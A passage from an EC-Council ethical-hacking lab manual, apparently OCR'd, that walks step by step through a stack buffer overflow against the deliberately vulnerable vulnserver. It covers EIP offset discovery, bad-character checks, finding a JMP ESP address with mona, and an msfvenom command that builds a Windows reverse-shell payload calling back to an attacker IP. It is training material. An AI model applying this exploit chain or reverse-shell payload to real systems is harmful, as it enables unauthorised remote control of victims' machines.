82. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3400 -q 386F4337** and press **Enter**.

Note: **-l**: length, **3400**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#58**), **-q**: offset value (here, **386F4337** identified in the previous step).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

83. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.

Figure 1.7.30: Identified EIP register

84. Close the **Terminal** window.
85. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
86. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

TASK 7.7

Overwrite the EIP Register

87. Now, we shall run the Python script to overwrite the EIP register.
88. Switch back to the **Parrot Security** virtual machine. Maximize the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
89. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: This Python script is used to check whether we can control the EIP register.




Figure 1.7.31: Execute overwrite.py script

90. Switch to the **Windows 10** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.7.32: Immunity Debugger – EIP is overwritten

91. Close **Immunity Debugger** and the vulnerable server process.
92. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

TASK 7.8

Identify Bad Characters

93. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode.

Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

94. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.
95. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.




Figure 1.7.33: Execute badchars.py script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

96. Switch to the **Windows 10** virtual machine.

97. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.




Figure 1.7.34: Click on Follow in Dump

98. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.




Figure 1.7.35: Hex dump window in the bottom-left corner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

99. Close **Immunity Debugger** and the vulnerable server process.
100. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.

TASK 7.9

Identify the Right Module

101. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
102. Now, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.




Figure 1.7.36: Paste the mona.py file in the location

103. Close the **File Explorer** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

104. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.




Figure 1.7.37: Immunity Debugger – display mona modules

105. The **Log data** pop-up window appears, which shows the protection settings of various modules.

106. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.




Figure 1.7.38: Log data window – displaying mona modules

107. Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

108. Switch to the **Parrot Security** virtual machine.
109. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
110. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

111. Now, type **cd** and press **Enter** to jump to the root directory.
112. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

Note: This script is used to convert assembly language into hex code.

113. The **nasm** command line appears; type **JMP ESP** and press **Enter**.
114. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note: Note down this hex code value.

Figure 1.7.39: nasm_shell script to convert assembly language into hex code

115. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.




Figure 1.7.40: EXIT the script

116. Switch back to the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

117. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.




Figure 1.7.41: mona command to find the return address

118. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**, which might differ in your lab environment.




Figure 1.7.42: Displaying the return address of the vulnerable module

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

119. Close **Immunity Debugger** and the vulnerable server process.
120. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**
121. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon ( ).

Figure 1.7.43: Click on Go to address in Disassembler

122. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.

Figure 1.7.44: Enter expression to follow the pop-up

123. You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.




Figure 1.7.45: Setting up a break up point

124. Now, click on the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**
125. Switch to the **Parrot Security** virtual machine.
126. Maximize the terminal window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

127. Now, type **./jump.py** and press **Enter** to execute the Python script.




Figure 1.7.46: Executing a jump.py script

128. Switch to the **Windows 10** virtual machine.

129. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.




Figure 1.7.47: EIP register gets overwritten with the return address of a vulnerable module

130. Close **Immunity Debugger** and the vulnerable server process.

131. Re-launch the vulnerable server as an administrator.

132. Switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.10

Generate Shellcode

133. In the **Terminal** window, use the following command and press **Enter** to generate the shellcode.

msfvenom -p windows/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Listening Port> EXITFUNC=thread -f c -a x86 -b "\x00"

Note: Here, **-p**: payload, local IP address: **10.10.10.13**, listening port: **4444**., **-f**: filetype, **-a**: architecture, **-b**: bad character.

134. A shellcode is generated, as shown in the screenshot.

135. Select the code, right-click on it, and click **Copy** to code the code.

